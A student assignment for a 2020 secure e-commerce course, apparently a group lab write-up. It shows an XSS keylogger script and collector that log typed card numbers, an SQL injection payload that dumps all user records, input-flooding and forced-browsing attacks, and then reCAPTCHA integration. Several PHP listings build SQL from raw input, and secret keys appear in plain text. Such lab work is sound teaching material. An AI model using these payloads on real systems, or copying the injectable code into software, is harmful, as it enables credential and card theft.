**INTE1071**

**Secure Electronic Commerce**

**Semester 2, 2020**

**Assignment 1 – Assignment 1**

**Name:** Duncan Do

**Student Number:** s3718718

**Contents Page**


# Security Attack 1: XSS

*How to launch an XSS attack. By Duncan Do (Myself), s3718718.*

*YouTube Demo Link: [https://www.youtube.com/watch?v=50bauz-kKsY&feature=youtu.be](https://www.youtube.com/watch?v=50bauz-kKsY&feature=youtu.be)*

For this specific XSS attack, it is a keylogging attack using a script to record all the users keystrokes then forwarding it to a processing file which saves the keystrokes to a text file.

**Step 0:** For the example, a database with this name and these attributes needs to be created.




Database set up in the index file is shown below.

```
43  <div class="page-style">
44  <h3>
45  <?php
46  if(!empty($_GET['creditCard']) && !empty($_GET['CVN']))
47  {
48
49      $servername = "localhost:3308";
50      $username = "root";
51      $password = "";
52      $dbname = "ecommercedb";
53
54      $conn = mysqli_connect($servername, $username, $password, $dbname);
55      if (!$conn) {
56        die("Connection failed: " . mysqli_connect_error());
57      }
58
59      $name = $_GET["creditCard"];
60      $desc = $_GET["CVN"];
61
62      $sql = "INSERT INTO xsscreditcard (creditCard, CVN) VALUES ('$name', '$desc')";
63
64      if (mysqli_query($conn, $sql)) {
65        echo "Card updated successfully";
66      } else {
67        echo "Error: " . $sql . "<br>" . mysqli_error($conn);
68      }
```

**Step 1:** Creating the JavaScript file to record the users' keystrokes.

```
JS exploit.js ×
C: > wamp64 > www > assignment1 > assignment1_q1 > exploit > JS exploit.js > ...
var keys = '';

document.onkeypress = function(e)
{
    var get = window.event ? event : e;
    var key = get.keyCode ? get.keyCode : get.charCode;
    key = String.fromCharCode(key);
    keys += key;
}

window.setInterval(function()
{
    new Image().src = 'http://localhost/assignment1/assignment1_q1/exploit/exploit.php?keylog=' + keys;
    keys = '';
}, 1000);
```


**Step 2:** Create the processing file which will save the keystrokes to a text file.

```
exploit.php ×
C: > wamp64 > www > assignment1 > assignment1_q1 > exploit > exploit.php
<?php

if(!empty($_GET['keylog']))
{
    $logfile = fopen('logs.txt', 'a+');
    fwrite($logfile, $_GET['keylog']);
    fclose($logfile);
}
?>
```


**Step 3:** Create the text file to which the keystrokes will be written to (In the same directory as the processing file).

| Name | Date modified | Type | Size |
|---|---|---|---|
| exploit.js | 23/08/2020 10:49 AM | JavaScript File | 1 KB |
| exploit.php | 22/08/2020 7:58 PM | PHP File | 1 KB |
| logs.txt | 11/08/2020 8:28 PM | Text Document | 0 KB |


**Step 4:** Go to the victim's website





**Step 5:** enter the code to call the JavaScript keylogging script in an available input field.




**Step 6:** After entering the script, input "view-source:" before the URL to view that the script was indeed inputted into the website's client side. Thus, the site is vulnerable to XSS attacks.




**Step 7:** Click back and return to the form on the index page and enter in sensitive information.




**Step 8:** Finally, check the text file where the keystrokes are written to, if the correct inputs are present, then the XSS attack was a success. (Note: In this case it is obvious to know which input is which (CVN is the last 3 digits), but in proper fashion it is best to format the output into the text file).

# Security Attack 2: SQL Injection

*How to launch an SQL Injection attack. By Jake Pandos (Group mate), s3719022.*

*YouTube Demo Link: [https://www.youtube.com/watch?v=Gw-X3H_LF0M&feature=youtu.be](https://www.youtube.com/watch?v=Gw-X3H_LF0M&feature=youtu.be)*

**Step 1:** Create **HTML** Form

Create necessary input fields for the form, this can include Email, password and a submit (login) button to send the data.

**form.html**

```html
<!DOCTYPE html>

<html>
<head>
    <meta charset="utf-8" />
    <title></title>

</head>
<body>

    <form method="post" action="action.php">
        <div>
    <h1> Login </h1>

    <hr />



    <label for="email"><b>Email</b></label>
    <input type="text" placeholder="Enter Email" name="email" id="email" required>

    <label for="password"><b>Password</b></label>
    <input type="password" placeholder="Enter Password" name="password" id="password" required>
    <button type="submit" class="loginbtn">Login</button>

    </div>
    </form>

</body>
</html>
```

Your Page should look like this

# Login

---

**Email** Enter Email **Password** Enter Password Login

**Step 2**: Database **table setup** and **input test** entries

Make sure you have setup the database with inserted input fields, in this case I have already entered 3 user accounts with their information. Nick Massive, Super Man and Test Man. This will be the information we are going to attack.

**dbconnection.php**

```php
<?php
// Functions to open and close Database ...
function DBConn() {

  $dbconfig = parse_ini_file("dbconfig.ini");
  $dbhost = $dbconfig["host"];
  $dbuser = $dbconfig["user"];
  $dbpass = $dbconfig["pass"];
  $dbname = $dbconfig["name"];
  $dbport = $dbconfig["port"];

  $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname, $dbport) or die("Connect failed: %s\n". $conn -> error);

  return $conn;
}

// Function to close the database connection
function CloseCon($conn)
{
  $conn -> close();
}

?>
```

This file is used to set the variables for the function we will need to call to connect to the database

**dbconfig.ini**

```ini
host = localhost

name = q1-1

user = root

pass =

port = 3308
```

Here, the config parameters that will be used in the variables we set above

**action.php**

```php
<?php

include 'dbconnection.php';
$conn = DBConn();
$email = $_POST['email'];
$password = $_POST['password'];
$sqli = "SELECT * FROM `users` WHERE Email = '$email'
and password = '$password' ";
$result = mysqli_query($conn,$sqli);
 if(mysqli_num_rows($result)>0)
```

How we retrieve information from the database, this will create and sql query which we will see.

**action.php**

```php
{
    echo "<h1>You Have Successfuly signed in</h1>";
    echo "<h4>"."-- Personal Information -- </h4>",
"</br>";
while ($row=mysqli_fetch_row($result)){
    echo "<p>"."Username : ".$row[0]."</p>";
    echo "<p>"."Password : ".$row[1]."</p>";
    echo "<p>"."First Name : ".$row[2]."</p>";
    echo "<p>"."Last Name : ".$row[3]."</p>";
    echo "<p>"."Email : ".$row[4]."</p>";


    echo "-------------------------------------------";}}
    else echo "Invalid user id or password";

    ?>
</div>
</div>
</div>
</body>
</html>
```

In our action.php page, when the form is submitted, it will query what we have set to retrieve the information for the user that has logged in. Here is a Personal information result, which the user that is logged in will see their personal details that are in the database

**users.sql**

```sql
--
-- Table structure for table `users`
--

DROP TABLE IF EXISTS `users`;
CREATE TABLE IF NOT EXISTS `users` (
  `Username` varchar(15) NOT NULL,
  `Password` varchar(25) NOT NULL,
  `First_name` varchar(25) NOT NULL,
  `Last_name` varchar(25) NOT NULL,
  `Email` varchar(25) NOT NULL,
  PRIMARY KEY (`Email`)
) ENGINE=InnoDB DEFAULT CHARSET=utf8mb4 COLLATE=utf8mb4_0900_ai_ci;

--
-- Dumping data for table `users`
--

INSERT INTO `users` (`Username`, `Password`, `First_name`, `Last_name`, `Email`) VALUES
('OneLefty1', 'CantHoldRankAtAll!', 'Nick', 'Massive', 'NickMassive@gmail.com'),
('SuperMan', 'SuperMan1!', 'Super', 'Man', 'SuperMan@gmail.com'),
('Test1234', '12345', 'Test', 'Man', 'TestMan@gmail.com');
COMMIT;

/*!40101 SET CHARACTER_SET_CLIENT=@OLD_CHARACTER_SET_CLIENT */;
/*!40101 SET CHARACTER_SET_RESULTS=@OLD_CHARACTER_SET_RESULTS */;
/*!40101 SET COLLATION_CONNECTION=@OLD_COLLATION_CONNECTION */;
```

The database table is as follows and the three entries have been made for testing purposes

**Step 3:** Testing a **logged in** User

We can test if the database will give us the information, we want with the query we set up.

```
$sqli = "SELECT * FROM `users` WHERE Email = '$email'
and password = '$password' ";
```

# Login

---

**Email** TestMan@gmail.com **Password** ••••• Login

The Page should now look like this, with the user's information shown on the page once they sign in.

# You Have Successfuly signed in

**-- Personal Information --**

Username : Test1234

Password : 12345

First Name : Test

Last Name : Man

Email : TestMan@gmail.com

---

**Step 6**: Performing the SQL Attack to retrieve all database information

We will be using the Email **"abcd"** and Password **"anything' OR 'x'='x"** to launch the attack to retrieve database information.

Our query becomes

SELECT * FROM `users` WHERE Email = 'abcd'and password = 'anything' OR 'x'='x' ";

anything' OR 'x'='x

# Login

**Email** abcd **Password** •••••••••••••••••• Login

When pressed login, we now see the page has logged us in, but also shown us all entries in the current database. Exposing other users' private information.

## You Have Successfuly signed in

-- **Personal Information** --

Username : OneLefty1

Password : CantHoldRankAtAll!

First Name : Nick

Last Name : Massive

Email : NickMassive@gmail.com

---

Username : SuperMan

Password : SuperMan1!

First Name : Super

Last Name : Man

Email : SuperMan@gmail.com

---

Username : Test1234

Password : 12345

First Name : Test

Last Name : Man

Email : TestMan@gmail.com

---

# Security Attack 3: Buffer Overflow/Forced Browsing

*How to launch a Buffer Overflow/Forced Browsing attack. By Sinclair Chat Shen Chin (Group mate), s3847428.*

*YouTube Demo Link (1): https://www.youtube.com/watch?v=86WnGFXKUJY&feature=youtu.be*

*YouTube Demo Link (2): https://www.youtube.com/watch?v=YU_zlXT5VaQ&feature=youtu.be*

For Attack 1, Buffer Overflow Attack is performed using four different text inputs lengths as shown in Figure 1. The four lengths are 1,000, 10,000, 100,000 and 500,000. After continuous attacks from the shortest length to the longer length, it is shown that the server started to have some delay to respond to user actions at the length of 100,000, and worse at 500,000. It is proved that the length of the inputs has affected the performance of the server, which has the potential of crashing if a longer length is inserted. Figure 2 shows the implementation of input length of 1,000 in both the form fields.


*Figure 1: Four different text files consists different string lengths*





*Figure 2: Input length of 1,000 in both form fields*

## Attack 2: Forced Browsing

For the second attack, the Forced Browsing Attack, the attack is performed to access the home page without verifying the users of the system. Figure 3 and 4 show the URL of the registration and login page, and Figure 5 shows the home page that was accessed without any user verification, simply by changing the URL to “home.php”. Some error messages are shown, as attacker would be able to get a little understanding of the structure and logics of the code, and perform more attacks to obtain more information, such as bank details.





*Figure 3: URL of the Registration Page*





*Figure 4: URL of the Login Page*





*Figure 5: URL of Home Page*

There is a simple way to prevent this, which is shown in Figure 6, where a Boolean-type session variable is created and set to true when the user login is successfully verified with the data in the database. The session variable is then sent to the “home.php” page. When “home.php” page first loaded, Figure 7 shows the code to check the Boolean value of the session variable if it returns true to proceed with the rest of the code. This would prevent unverified users from forced browsing to restricted pages without proper authentication, as the script will redirect users to the login page.

```php
if (isset($_POST["email"]) && isset($_POST["password"])) {
    $email = $_POST["email"];
    $password = $_POST["password"];

    require_once "db_config.php";

    $sql = "SELECT * FROM user_s3847428 WHERE email = '$email' AND password = '$password'";
    $result = mysqli_query($connection, $sql);
    $row = mysqli_num_rows($result);

    if ($result && $row > 0) {
        $data = mysqli_fetch_assoc($result);
        // get first name and last name of the account login to session variables
        $_SESSION["fname"] = $data["fname"];
        $_SESSION["lname"] = $data["lname"];

        // login information
        $_SESSION["loggedin"] = true;

        // redirect page to home page
        header("Location: home.php");
    }
    else {
        echo "<p>Login Failed! Please check your credentials!</p>";
    }


    // free query result and close connection
    mysqli_free_result($result);
    mysqli_close($connection);
}
```

*Figure 6: Code Segments in login.php*

```php
<?php
    session_start();

    // Check if the user is logged in, if not then redirect him to login page (login.html)
    if  (!isset($_SESSION["loggedin"]) || $_SESSION["loggedin"] !== true){
        header("Location: login.php");
        exit;
    }

    $fname = "";
    $lname = "";

    // get session variables on first name and last name, assign to php variables for displaying
    $fname = $_SESSION["fname"];
    $lname = $_SESSION["lname"];
?>
```

*Figure 7: Code Segments in home.php*

# reCAPTCHA version 2

*Using Google's reCAPTCHA version 2 to prevent fake users from accessing an E-Commerce website.*

*YouTube Demo Link: https://www.youtube.com/watch?v=v08ho5kVS-8&feature=youtu.be*

**Step 0:** Obtain Google's reCAPTCHA version 2 key-pair (site-key and secret-key) from http://google.com/recaptcha/admin

**Step 1:** Input the necessary code segments into the website's index page.

IN THE FIGURE BELOW

- Line [4] is integrating Google's reCAPTCHA version 2 script
- Line [11] is placing the reCAPTCHA version 2 widget in the form with your Google reCAPTCHA version 2 site-key

index.html ×

C: > wamp64 > www > assignment1 > assignment1_q2a > index.html > ...

```
1  <html>
2    <head>
3      <title>SEC Assignment 1 :: Google reCaptcha V2</title>
4      <script src='https://www.google.com/recaptcha/api.js' async defer></script>
5    </head>
6    <body>
7      <h1>Google reCAPTHA V2</h1>
8      <form id="comment_form" action="form.php" method="post">
9        <input type="email" name="email" placeholder="Type your email" size="40"><br><br>
10       <input type="password" name="pass" placeholder="Type your password" size="40"><br><br>
11       <div class="g-recaptcha" data-sitekey="6LcWG7oZAAAAAP78_Nfio2zdERm5A5kqhKWNT7Hz"></div><br><br>
12       <input type="submit" name="submit" value="Submit Your Contact Info">
13     </form>
14   </body>
15 </html>
```


**Step 2:** Input the necessary code segments into the website's page where the form is processed.

IN THE FIGURE BELOW


- Line [10-16] is checking if the reCAPTCHA was ticked/completed
- Line [18] is your Google reCAPTCHA version 2 secret-key
- Line [21-23] is the post request to the server to validate the reCAPTCHA
- Line [25-29] is your check to see if the server's JSON output returns with a success on the reCAPTCHA validation

```php
form.php
C: > wamp64 > www > assignment1 > assignment1_q2a > form.php
1  <?php
2          $email;$pass;$captcha;
3
4          if(isset($_POST['email'])){
5            $email=$_POST['email'];
6          }
7          if(isset($_POST['pass'])){
8            $pass=$_POST['pass'];
9          }
10         if(isset($_POST['g-recaptcha-response'])){
11           $captcha=$_POST['g-recaptcha-response'];
12         }
13         if(!$captcha){
14           echo '<h2>Please check the Captcha in the form. Go Back !!!</h2>';
15           exit;
16         }
17
18         $secretKey = "6LcWG7oZAAAAAGkkz2HSU9qmpovRyXuxc0_ewHBj";
19         $ip = $_SERVER['REMOTE_ADDR'];
20
21         $url = 'https://www.google.com/recaptcha/api/siteverify?secret=' . urlencode($secretKey) .  '&response=' . urlencode($captcha);
22         $response = file_get_contents($url);
23         $responseKeys = json_decode($response,true);
24
25         if($responseKeys["success"]) {
26                 echo '<h2>Thanks for submitting your information.</h2>';
27         }else {
28                 echo '<h2>Your are a spammer!!!</h2>';
29         }
30 ?>
```


**Step 3:** Now go to the website with the Google reCAPTCHA version 2 integrated.




**Step 4:** Enter your user details and click on the reCAPTCHA box (This will validate if you are a real user – based on your behaviour when clicking the box).




**Step 5:** If you are not detected as a robot then when you submit your form, you should be prompted with the successor page into the site. Otherwise you are redirected to a page akin to this except with the text from **Step 2 figure, line [28]**.




**Thanks for submitting your information.**

# reCAPTCHA version 3

*Using Google's reCAPTCHA version 3 to prevent fake users from accessing an E-Commerce website.*


*YouTube Demo Link: [https://www.youtube.com/watch?v=T2TS55vsWiE&feature=youtu.be](https://www.youtube.com/watch?v=T2TS55vsWiE&feature=youtu.be)*

**Step 0:** Obtain Google's reCAPTCHA version 3 key-pair (site-key and secret-key) from http://google.com/recaptcha/admin

**Step 1:** Input the necessary code segments into the website's index page.

IN THE FIGURE BELOW

- Line [4] is integrating Google's reCAPTCHA version 3 script
- Line [12] is your hidden token for Google's reCAPTCHA version 3
- Line [16-23] is the function to handle the Google reCAPTCHA version 3 token, using your 3 site-key (on line [18])



```
index.php ×
C: > wamp64 > www > assignment1 > assignment1_q2b > index.php
1   <html>
2     <head>
3       <title>SEC Assignment 1 :: Google reCaptcha V3</title>
4       <script src="https://www.google.com/recaptcha/api.js?render=6LceWcEZAAAAADtqRGIipaXFIEs3fIv3n_KHyb8L"></script>
5     </head>
6     <body>
7       <h1>Google reCAPTHA V3</h1>
8       <form id="comment_form" action="form.php" method="post">
9         <input type="email" name="eemail" placeholder="Type your email"><br><br>
10        <input type="password" name="pass" placeholder="Type your password"><br><br>
11        <input type="submit" value="Post" class="btn btn-success btn-block" name="post">
12        <input type="hidden" id="token" name="token">
13      </form>
14    </body>
15    <script>
16    grecaptcha.ready(function()
17    {
18        grecaptcha.execute('6LceWcEZAAAAADtqRGIipaXFIEs3fIv3n_KHyb8L', {action: 'homepage'}).then(function(token)
19        {
20          document.getElementById("token").value = token;
21        });
22    });
23    </script>
24  </html>
```


**Step 2:** Input the necessary code segments into the website's page where the form is processed.

IN THE FIGURE BELOW


- Line [12-24] is composing the elements of the post request to the server to validate the reCAPTCHA
- Line [14] is your Google reCAPTCHA version 3 secret-key
